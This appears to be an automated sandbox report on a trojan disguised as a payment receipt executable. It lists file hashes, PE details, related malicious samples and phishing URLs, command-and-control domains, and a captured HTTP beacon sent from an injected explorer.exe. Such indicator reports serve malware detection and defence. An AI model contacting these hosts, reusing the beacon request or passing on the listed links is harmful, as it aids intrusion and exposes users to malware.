Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 10% (good quality ratio 9.2%) • Quality average: 75.1% • Quality standard deviation: 30.2%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Copyright null 2020

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 23.210.248.85, 51.11.168.160, 40.88.32.150, 20.54.26.129, 52.230.222.68, 2.20.142.210, 2.20.142.209, 52.142.114.176, 92.122.213.194, 92.122.213.247, 51.104.144.132 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, skypedataprdcoleus15.cloudapp.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, dm3p.wns.notify.windows.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net

Simulations

Behavior and APIs

Time	Type	Description
22:19:29	API Interceptor	1x Sleep call for process: Final-Payment-Receipt.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	http://https://app.clio.com/link/AxWtfjmmzhja	Get hash	malicious	Browse	• 192.0.77.37
	KYC_DOC_.EXE	Get hash	malicious	Browse	• 192.0.78.25
	http://https://duemiglia.com	Get hash	malicious	Browse	• 192.0.77.48
	http://homeschoolingteen.com	Get hash	malicious	Browse	• 192.0.73.2
	http://https://facialxpressions.com/mox/	Get hash	malicious	Browse	• 192.0.77.48
	http://https://www.women.com/alexa/quiz-dialect-test	Get hash	malicious	Browse	• 192.0.77.40
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 192.0.78.24
	Amazon-Service-Center[2368].docx	Get hash	malicious	Browse	• 74.114.154.17
	Amazon-Service-Center[2368].docx	Get hash	malicious	Browse	• 74.114.154.17
	http://www.bananalife.com.au/	Get hash	malicious	Browse	• 192.0.77.48
	http://https://10009907.createsend1.com/t/t-l-xdrsjk-l-r/#bWFyay5ibHVtQGNvZ25pYW4uY29t	Get hash	malicious	Browse	• 192.0.73.2
	http://https://10009907.createsend1.com/t/t-l-xdrsjk-l-r/#bWFyay5ibHVtQGNvZ25pYW4uY29t	Get hash	malicious	Browse	• 192.0.73.2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 192.0.78.24
	4lsCTb3dCs.xlsx	Get hash	malicious	Browse	• 192.0.78.24
	KYC-DOC-11-10.exe	Get hash	malicious	Browse	• 192.0.78.24
	http://fromdoctopdf.com	Get hash	malicious	Browse	• 192.0.73.2
	JwekqCZAwt.exe	Get hash	malicious	Browse	• 192.0.78.25
	http://https://achas.com.br/wp-includes/certificates/ssl.html	Get hash	malicious	Browse	• 192.0.77.48
	http://srjbtkshetra.org	Get hash	malicious	Browse	• 192.0.77.37
	ORDER LIST.exe	Get hash	malicious	Browse	• 192.0.78.24
NAMECHEAP-NETUS	Payment Advice.xls	Get hash	malicious	Browse	• 185.61.154.32
	Payment Advice.xls	Get hash	malicious	Browse	• 185.61.154.32
	Payment Advice.xls	Get hash	malicious	Browse	• 185.61.154.32
	Documentation.478396766.doc	Get hash	malicious	Browse	• 198.187.31.83
	Documentation.478396766.doc	Get hash	malicious	Browse	• 192.64.118.88
	tl2gnGyMz6eLhZG.exe	Get hash	malicious	Browse	• 104.219.248.45
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 185.61.154.55
	74725794.no.exe	Get hash	malicious	Browse	• 198.54.122.60
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.54.120.58
	invoice payment.exe	Get hash	malicious	Browse	• 185.61.154.32
	Certificates Profile Details Of Our Company.exe	Get hash	malicious	Browse	• 198.54.122.60
	http://https://lfonoumkgl.zizera.com/FX	Get hash	malicious	Browse	• 199.188.20 0.253
	xgarnica.exe	Get hash	malicious	Browse	• 198.54.122.60
	mcaceres.exe	Get hash	malicious	Browse	• 198.54.122.60
	http://https://bxjg2oj292.zizera.com/F00929377	Get hash	malicious	Browse	• 199.188.206.63
	Invoice Copy.exe	Get hash	malicious	Browse	• 198.54.114.191
	DHL-#AWB130501923096PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
	http://https://agrabadconventionhall.com/redirect-outlook.com/server%20configuration/?#info@herbertarchitekten.de	Get hash	malicious	Browse	• 198.187.31.56
	http://https://agrabadconventionhall.com/redirect-outlook.com/server configuration/	Get hash	malicious	Browse	• 198.187.31.56
	http://https://bitly.com/35yFnns	Get hash	malicious	Browse	• 199.188.206.78
DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	5Y3AbEmKxxY4ejt.exe	Get hash	malicious	Browse	• 122.201.127.25
	invoice copy.exe	Get hash	malicious	Browse	• 122.201.127.25
	90720.PDF.exe	Get hash	malicious	Browse	• 122.201.127.25
	http://https://u18325032.ct.sendgrid.net/ls/click?upn=zS4zgBLRdqv-2B8jn6xdf2prIW-2Bu5RRqsJyRDox4UcGzXlLtZXKh-2BSZdYmhDPT7JGY4jxX_Y1wbDkFnclmd8lup-2B4obtvYZ24jPnz-2FkCjwAJL5h1-2FUBiIZmBuxEzumh2vThqzs2MwOT8FwJ8EPBcEqg6KP-2FycJk-2F2Va4xgWqgk41eigoMKxSZCslQPYXXJTyBLhSNnf-2FfHuS9v-2BJ6gVlX2IldcbNV25S-2BhGKJ5ikDOjb6VKofpcSIJXj1RoRTBvsEmhfCwVKltNYHEeFV48egnRV6V4KnWoMHJ0Sj-2FwN2JHgUk1ZLcdijUJ-2Bz8-2FDXEgLBt4rnAaQR9NzHZrmoV6P0aYzw0QuOxTSkkyqxmlnATSVT76aW7xbupQFoWh65cZ12v40MRzaEHHdF38GJ3uTfQW-2FL0NpWtRpYTANHNCKEohMPQe-2BQvVeiILsQLZjGcPM9qRTD6v3q2Koik3PCTOfELr7SJHVJY7-2FfCS-2BMUdcVtrDR-2BT9SiInIdMsClC9ybdnqOy5qGoBL7ypaxonRJiRN5Ers-2BpXaekLUh980nmBrVhHhwMdhi3L9KJrNPzhUU2H-2F1W-2Bq8opHNx9G-2B2RERjjdpx8RREqR0-2BzlM-2Bule7-2FMQhvBR6-2FjBll-2BgcoS81hY1tr13MrGzlJEGC1sQXW6fx-2FUZxi-2BzZCRUyPRKMtUCBDApOpKHWFa28-2F8DrubD1Bqk2SUfTwOwvM1FZgJBQ66Khrcbm9CA2tY2mEvZ5sElq0yife1LwRAkqrVJZOTwMsA0MNcwj-2B1ZpzlYx6y44ztvnDqRgupi8ATB2cQ6bqD-2FrXW32fRGw5fsVPzDvRhiRpb2MihVrYIJrCyHi4hDKuc56hJf0-2FluUaTsEQt1b6LkoY0bm75M5K6SjYZb0-2B74T8xAcm7NEpMPpOxV5Fzod0iD0BcPB7FjV7FeKzarzQt8yEOK2aNEcxP6aXH7-2FgCgNZbxgs0wahAt1mmUZjNVwg6A-2Fkp-2BPT6-2F-2Fdi5-2FvmuSDwaZbzYamcNlNmA-3D	Get hash	malicious	Browse	• 103.20.200.137
	BsMdJnus2L.exe	Get hash	malicious	Browse	• 103.67.235.120
	WhTpMNHuhn.exe	Get hash	malicious	Browse	• 203.170.80.250
	QUOTE192.exe	Get hash	malicious	Browse	• 103.67.235.120
	http://britishgas-login-verify.oasisministries.org.au/	Get hash	malicious	Browse	• 116.0.20.51
	New Order.exe	Get hash	malicious	Browse	• 103.67.235.120
	http://britishgas.co.uk-setup-info-billing-id61.hbct.com.au/	Get hash	malicious	Browse	• 116.0.20.51
	http://https://isvconstructions.com.au/iso/?p=LFsAXVB1up6wUN57xRREGPHm	Get hash	malicious	Browse	• 116.0.23.224
	ENQ-015August 2020 R1 Proj LOT.doc	Get hash	malicious	Browse	• 103.67.235.120

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://relianceassure.com	Get hash	malicious	Browse	• 163.47.74.144
	TNT Shipping Documents_pdf.exe	Get hash	malicious	Browse	• 122.201.97.187
	260820MT103 Transfer_pdf.exe	Get hash	malicious	Browse	• 122.201.97.187
	BL DRAFT_pdf.exe	Get hash	malicious	Browse	• 122.201.97.187
	Sample__IMG.exe	Get hash	malicious	Browse	• 203.170.80.250
	DRAFT HBL LGB07200191_pdf.exe	Get hash	malicious	Browse	• 122.201.97.187
	INSPECTION FOR H&H - NEW ORDERS.exe	Get hash	malicious	Browse	• 122.201.97.187
	Offer10044885_BMElectricalWholesaleLtd_08_06_2020.xlsm	Get hash	malicious	Browse	• 203.170.83.97

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Final-Payment-Receipt.exe.log

Process:	C:\Users\user\Desktop\Final-Payment-Receipt.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.806563272516785
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Final-Payment-Receipt.exe
File size:	552448
MD5:	8f5d29001a9f5d4f62b47af6442be5ab
SHA1:	4838464ffe421aad7c9d73ba19420b7e9c2c427d
SHA256:	8e01fb320ffa60c0157bfc9aa8c6de43a7802d7f408de907a0d6338ce25c239c

General

SHA512:	8457a4d90e4777439aa5415d656535a670142891998188 5ffd2a9fd82b7be8f0e5dff2d206f74aadef358b5988fc805e 910f5da18d99f681efde918d2ed93302
SSDEEP:	12288:FE2YwhOTAtvmsADL5L3cAHczt8W+GKOfbn78 g:FXD8ktmsMLMBPj78g
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L..... ._.....P..d..... .....@.. ..... .@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4882da
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB5D6C8 [Thu Nov 19 02:22:00 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright null 2020

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x88288	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8a000	0x59c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x862e0	0x86400	False	0.871959380819	data	7.8171947974	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8a000	0x59c	0x600	False	0.419270833333	data	4.06876160117	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x8a090	0x30c	data		
RT_MANIFEST	0x8a3ac	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2014
Assembly Version	1.0.0.0
InternalName	F5NI.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Blackjack
ProductVersion	1.0.0.0

Description	Data
FileDescription	Blackjack
OriginalFilename	F5NI.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 22:20:26.977325916 CET	49730	80	192.168.2.5	162.0.236.49
Nov 19, 2020 22:20:27.148660898 CET	80	49730	162.0.236.49	192.168.2.5
Nov 19, 2020 22:20:27.148916006 CET	49730	80	192.168.2.5	162.0.236.49
Nov 19, 2020 22:20:27.149298906 CET	49730	80	192.168.2.5	162.0.236.49
Nov 19, 2020 22:20:27.322042942 CET	80	49730	162.0.236.49	192.168.2.5
Nov 19, 2020 22:20:27.391788006 CET	80	49730	162.0.236.49	192.168.2.5
Nov 19, 2020 22:20:27.391809940 CET	80	49730	162.0.236.49	192.168.2.5
Nov 19, 2020 22:20:27.392299891 CET	49730	80	192.168.2.5	162.0.236.49
Nov 19, 2020 22:20:27.392466068 CET	49730	80	192.168.2.5	162.0.236.49
Nov 19, 2020 22:20:27.564534903 CET	80	49730	162.0.236.49	192.168.2.5
Nov 19, 2020 22:20:47.666982889 CET	49731	80	192.168.2.5	27.123.27.33
Nov 19, 2020 22:20:47.953485966 CET	80	49731	27.123.27.33	192.168.2.5
Nov 19, 2020 22:20:47.953649044 CET	49731	80	192.168.2.5	27.123.27.33
Nov 19, 2020 22:20:47.953753948 CET	49731	80	192.168.2.5	27.123.27.33
Nov 19, 2020 22:20:48.240211010 CET	80	49731	27.123.27.33	192.168.2.5
Nov 19, 2020 22:20:48.246388912 CET	80	49731	27.123.27.33	192.168.2.5
Nov 19, 2020 22:20:48.246455908 CET	80	49731	27.123.27.33	192.168.2.5
Nov 19, 2020 22:20:48.246592045 CET	49731	80	192.168.2.5	27.123.27.33
Nov 19, 2020 22:20:48.246659994 CET	49731	80	192.168.2.5	27.123.27.33
Nov 19, 2020 22:20:48.533060074 CET	80	49731	27.123.27.33	192.168.2.5
Nov 19, 2020 22:21:28.858830929 CET	49733	80	192.168.2.5	192.0.78.230
Nov 19, 2020 22:21:28.875322104 CET	80	49733	192.0.78.230	192.168.2.5
Nov 19, 2020 22:21:28.875430107 CET	49733	80	192.168.2.5	192.0.78.230
Nov 19, 2020 22:21:28.875543118 CET	49733	80	192.168.2.5	192.0.78.230
Nov 19, 2020 22:21:28.891885996 CET	80	49733	192.0.78.230	192.168.2.5
Nov 19, 2020 22:21:28.891923904 CET	80	49733	192.0.78.230	192.168.2.5
Nov 19, 2020 22:21:28.891963005 CET	80	49733	192.0.78.230	192.168.2.5
Nov 19, 2020 22:21:28.892087936 CET	49733	80	192.168.2.5	192.0.78.230
Nov 19, 2020 22:21:28.892112970 CET	49733	80	192.168.2.5	192.0.78.230
Nov 19, 2020 22:21:28.908574104 CET	80	49733	192.0.78.230	192.168.2.5

UDP Packets

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 22:19:48.428203106 CET	60151	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:19:48.464210033 CET	53	60151	8.8.8.8	192.168.2.5
Nov 19, 2020 22:19:48.984335899 CET	56969	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:19:49.011492014 CET	53	56969	8.8.8.8	192.168.2.5
Nov 19, 2020 22:19:53.932404995 CET	55161	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:19:53.959470987 CET	53	55161	8.8.8.8	192.168.2.5
Nov 19, 2020 22:19:54.611696005 CET	54757	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:19:54.638799906 CET	53	54757	8.8.8.8	192.168.2.5
Nov 19, 2020 22:19:55.486553907 CET	49992	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:19:55.522375107 CET	53	49992	8.8.8.8	192.168.2.5
Nov 19, 2020 22:19:56.195149899 CET	60075	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:19:56.222517014 CET	53	60075	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:09.431056976 CET	55016	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:09.474910021 CET	53	55016	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:13.863044024 CET	64345	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:13.898453951 CET	53	64345	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:13.982206106 CET	57128	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:14.009272099 CET	53	57128	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:15.341979980 CET	54791	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:15.368985891 CET	53	54791	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:17.573630095 CET	50463	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:17.624994993 CET	53	50463	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:18.258366108 CET	50394	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:18.300740004 CET	53	50394	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:26.929465055 CET	58530	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:26.968744040 CET	53	58530	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:47.608442068 CET	53813	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:47.664834976 CET	53	53813	8.8.8.8	192.168.2.5
Nov 19, 2020 22:20:49.144931078 CET	63732	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:20:49.172059059 CET	53	63732	8.8.8.8	192.168.2.5
Nov 19, 2020 22:21:08.422624111 CET	57344	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:21:08.462667942 CET	53	57344	8.8.8.8	192.168.2.5
Nov 19, 2020 22:21:28.816133976 CET	54450	53	192.168.2.5	8.8.8.8
Nov 19, 2020 22:21:28.857445955 CET	53	54450	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 22:20:17.573630095 CET	192.168.2.5	8.8.8.8	0xc1b0	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 19, 2020 22:20:26.929465055 CET	192.168.2.5	8.8.8.8	0x34c1	Standard query (0)	www.wacrox.com	A (IP address)	IN (0x0001)
Nov 19, 2020 22:20:47.608442068 CET	192.168.2.5	8.8.8.8	0x15ec	Standard query (0)	www.trumpingitagain.com	A (IP address)	IN (0x0001)
Nov 19, 2020 22:21:08.422624111 CET	192.168.2.5	8.8.8.8	0x4070	Standard query (0)	www.azarblock.com	A (IP address)	IN (0x0001)
Nov 19, 2020 22:21:28.816133976 CET	192.168.2.5	8.8.8.8	0x82a5	Standard query (0)	www.themindofafunnygirl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 22:20:17.624994993 CET	8.8.8.8	192.168.2.5	0xc1b0	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 19, 2020 22:20:26.968744040 CET	8.8.8.8	192.168.2.5	0x34c1	No error (0)	www.wacrox.com		162.0.236.49	A (IP address)	IN (0x0001)
Nov 19, 2020 22:20:47.664834976 CET	8.8.8.8	192.168.2.5	0x15ec	No error (0)	www.trumpingitagain.com	trumpingitagain.com		CNAME (Canonical name)	IN (0x0001)
Nov 19, 2020 22:20:47.664834976 CET	8.8.8.8	192.168.2.5	0x15ec	No error (0)	trumpingitagain.com		27.123.27.33	A (IP address)	IN (0x0001)
Nov 19, 2020 22:21:08.462667942 CET	8.8.8.8	192.168.2.5	0x4070	Name error (3)	www.azarblock.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 22:21:28.857445955 CET	8.8.8.8	192.168.2.5	0x82a5	No error (0)	www.themindofafunnygirl.com	themindofafunnygirl.com		CNAME (Canonical name)	IN (0x0001)
Nov 19, 2020 22:21:28.857445955 CET	8.8.8.8	192.168.2.5	0x82a5	No error (0)	themindofafunnygirl.com		192.0.78.230	A (IP address)	IN (0x0001)
Nov 19, 2020 22:21:28.857445955 CET	8.8.8.8	192.168.2.5	0x82a5	No error (0)	themindofafunnygirl.com		192.0.78.148	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.wacrox.com
- www.trumpingitagain.com
- www.themindofafunnygirl.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49730	162.0.236.49	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 22:20:27.149298906 CET	5719	OUT	GET /71m/?Rzr0iD=xuMbXRqvcjTkPYem20N3vsgWyUob49TNzNry+QjPYNTyHJJexkEaphWMorU+NKluO0/a&ZL3=rVvxt090-21lhr HTTP/1.1 Host: www.wacrox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 19, 2020 22:20:27.391788006 CET	5720	IN	HTTP/1.1 404 Not Found Date: Thu, 19 Nov 2020 21:20:27 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 37 31 6d 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 